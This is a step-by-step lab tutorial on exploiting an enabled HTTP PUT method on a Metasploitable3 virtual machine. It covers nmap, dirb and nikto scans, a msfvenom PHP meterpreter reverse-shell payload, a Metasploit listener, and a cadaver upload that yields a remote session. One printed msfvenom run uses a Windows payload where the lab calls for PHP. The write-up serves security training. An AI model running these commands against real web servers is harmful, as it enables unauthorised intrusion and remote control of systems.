# Lab - Exploiting HTTP PUT Method

Overview

In this lab, we will exploit the HTTP PUT method using Metasploitable3 as are target machine. If the HTTP PUT method is enabled on the webserver, it can be used to upload a specified resource to the target machine, such as a web shell. We will also look at determining if the HTTP PUT method is enabled.

Lab Requirements

- One virtual install of Kali Linux
- One virtual install of Metasploitable3-win2k8 (password: **vagrant**)
- VirtualBox adapters should be set to Host-only networking.

Find your target's IP address.

Log on to your Win2k8 target machine as an administrator using the password **vagrant**.

Once you have a desktop, open a command prompt, and at the prompt, type **ipconfig**. Find the IP address for the local area connection.

This is the IP address for my Metasploitable3 target. Yours may differ.

You'll also need the IP address of your Kali machine. Open a new terminal on your Kali machine. At the prompt and type, **ifconfig**.

Press enter.

Find the IP address for your eth0 adapter.

```
File  Actions  Edit  View  Help
  ┌──(root💀kali)-[~]
  └─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.56.101  netmask 255.255.255.0  broadcast 192.168.56.255
        inet6 fe80::a00:27ff:fe50:4c14  prefixlen 64  scopeid 0×20<link>
        ether 08:00:27:50:4c:14  txqueuelen 1000  (Ethernet)
        RX packets 144  bytes 28949 (28.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 44  bytes 5718 (5.5 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

==This is the IP address for my Kali machine. Yours may differ.==

Check for Connectivity

From your Kali desktop, open a new terminal. At the prompt type, ping <target IP address>.

```
  ┌──(root💀kali)-[~/Desktop/Shell Codes]
  └─# ping 192.168.56.103
PING 192.168.56.103 (192.168.56.103) 56(84) bytes of data.
64 bytes from 192.168.56.103: icmp_seq=1 ttl=128 time=0.435 ms
64 bytes from 192.168.56.103: icmp_seq=2 ttl=128 time=0.238 ms
64 bytes from 192.168.56.103: icmp_seq=3 ttl=128 time=0.288 ms
64 bytes from 192.168.56.103: icmp_seq=4 ttl=128 time=0.430 ms
64 bytes from 192.168.56.103: icmp_seq=5 ttl=128 time=0.430 ms
64 bytes from 192.168.56.103: icmp_seq=6 ttl=128 time=0.427 ms
64 bytes from 192.168.56.103: icmp_seq=7 ttl=128 time=0.428 ms
^C
--- 192.168.56.103 ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 6133ms
rtt min/avg/max/mdev = 0.238/0.382/0.435/0.076 ms

  ┌──(root💀kali)-[~/Desktop/Shell Codes]
  └─#
```

You can stop the ping by pressing the Ctrl+C keys on your keyboard. If you do not have a positive response, set your VirtualBox adapters to Host-only adapters and try again.

On your Kali desktop, right-click and create a new folder and name that new folder, ShellCodes.

Right-click on the new folder, and from the context menu, select Open Terminal Here.

Begin the lab!

Scan for open ports and services

We first need to perform a Nmap scan for a list of services running on Metasploitable3.

Open a terminal on your Kali machine and at the prompt, type the following Nmap command.

```
nmap -sV -p- 192.168.56.103
```

<mark>This is my targets IP address; yours will differ!</mark>

-sV enables probing open ports to determine service or version information.

Version detection (-sV) can also help differentiate the truly open ports from the filtered ones.

-p- is used here to scan ports from 1 through 65535.

-n is used to skip DNS reverse name lookup.

This scan takes a while, so be patient!

From the Nmap port scan, we find that Metasploitable3 is running Apache HTTPd 2.2.21 on port 8585. Let us target the Apache server running on port 8585.

```
8444/tcp  open  desktop-central       ManageEngine Desktop Central DesktopCentralServer
8484/tcp  open  http                  Jetty winstone-2.8
8585/tcp  open  http                  Apache httpd 2.2.21 ((Win64) PHP/5.3.10 DAV/2)
8686/tcp  open  java-rmi              Java RMI
```

Discovering webserver directories with Dirb

The next step is to determine what directories are present on this webserver. An excellent tool that brute forces directories on a webserver is dirb. When we run dirb against the Apache webserver with the following command, we find a directory named 'uploads':

dirb http://192.168.56.103:8585

```
──── Entering directory: http://192.168.56.103:8585/wordpress/wp-content/uploads/ ────
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

────────────────
END_TIME: Mon Apr 25 02:19:44 2022
DOWNLOADED: 41508 - FOUND: 96

┌──(root💀kali)-[~/Desktop/ShellCodes]
└─#
```

Nikto: Determining allowed HTTP methods

Nikto is a Web server scanner that tests Web servers for dangerous files/CGIs, outdated server software, and other issues. It performs generic and server types of specific checks.

Using the following Nikto command, we can identify the HTTP Options available on the target URL as follows:

nikto -host http://192.168.56.103:8585/uploads

```
 _____
+ Target IP:            192.168.56.103
+ Target Hostname:      192.168.56.103
+ Target Port:          8585
+ Start Time:           2022-04-24 22:10:09 (GMT-4)
 _____
+ Server: Apache/2.2.21 (Win64) PHP/5.3.10 DAV/2
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect agai
nst some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the conten
t of the site in a different fashion to the MIME type
+ OSVDB-3268: /uploads/: Directory indexing found.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ PHP/5.3.10 appears to be outdated (current is at least 7.2.12). PHP 5.6.33, 7.0.27, 7.1.13, 7.2.1
may also current release for each branch.
+ Apache/2.2.21 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL
 for the 2.x branch.
+ Server may leak inodes via ETags, header found with file /uploads/nikto-test-PLusfs2f.html, inode:
 W/60000000092b8, size: 16, mtime: 5dd71139d4078
+ OSVDB-397: HTTP method 'PUT' allows clients to save files on the web server.
```

The last line of the Nikto output indicates the 'uploads' directory allows uploading files using HTTP PUT.

Now that we know we can upload files to the server, the next step is creating a Meterpreter PHP reverse shell payload to the webserver.

At your Kali terminal, type in the following msfvenom code.

Create a Reverse TCP Payload

Write or copy and paste the following code at the terminal prompt at your Kali terminal.

```
msfvenom -p php/meterpreter/reverse_tcp
lhost=192.168.56.101 lport=5555 >
/root/Desktop/ShellCodes/payload.php
```

```
File  Actions  Edit  View  Help
┌──(root💀kali)-[~/Desktop/ShellCodes]
└─# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.56.101 lport=5555 >  /root/Desktop/She
llCodes/payload.php
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes

┌──(root💀kali)-[~/Desktop/ShellCodes]
└─#
```

Use msfconsole to create a Reverse TCP listener.

We next need to set up a listener to receive the incoming connection

On your Kali machine, open a new terminal, and at the prompt, type:

```
msfconsole.
```

At the msf prompt, type the following commands one at a time. Press enter after
each command.

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload php/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 192.168.56.101
msf exploit(handler) > set lport 5555
msf exploit(handler) > exploit
```

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload ⇒ php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.56.101
lhost ⇒ 192.168.56.101
msf6 exploit(multi/handler) > set lport 5555
lport ⇒ 5555
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.56.101:5555
```

Upload payload using Cadaver

Type in the following cadaver command at your terminal prompt to copy the
payload to the webserver.

```
cadaver http://192.168.56.103:8585/uploads
```

Press enter.

At the uploads prompt, type the following:

```
put payload.php
```

Press enter.

```
┌──(root💀kali)-[~/Desktop/ShellCodes]
└─# cadaver http://192.168.56.103:8585/uploads
dav:/uploads/> put payload.php
Uploading payload.php to `/uploads/payload.php':
Progress: [===========================>] 100.0% of 354 bytes succeeded.
dav:/uploads/>
```

From your Kali machine, open a terminal in the address bar, and type the IP address of your target followed by the port number:8585/uploads.

Press enter.

Index of /uploads

[ICO]	Name	Last modified	Size	Description
[DIR]	Parent Directory		-	
[ ]	payload.php	24-Apr-2022 23:52	354	

Find your payload.php file and x2click to launch. Return to your Kali and bring back up your listener.

You should now have a meterpreter session established using a reverse shell between your Kali and target.

```
[*] Started reverse TCP handler on 192.168.56.101:5555
[*] Sending stage (39860 bytes) to 192.168.56.103
[*] Sending stage (39860 bytes) to 192.168.56.103
[*] Meterpreter session 1 opened (192.168.56.101:5555 → 192.168.56.103:53607 ) at 2022-04-25 03:20:
42 -0400
[*] Meterpreter session 2 opened (192.168.56.101:5555 → 192.168.56.103:53608 ) at 2022-04-25 03:20:
42 -0400

meterpreter > getuid
Server username: LOCAL SERVICE
meterpreter >
```

Summary

In this short lab, we exploited the HTTP PUT method and uploaded a php reverse shell payload directly to a web server. We learned how to use Cadaver to upload the file. We also learned how to check the HTTP methods present on the website using Nikto.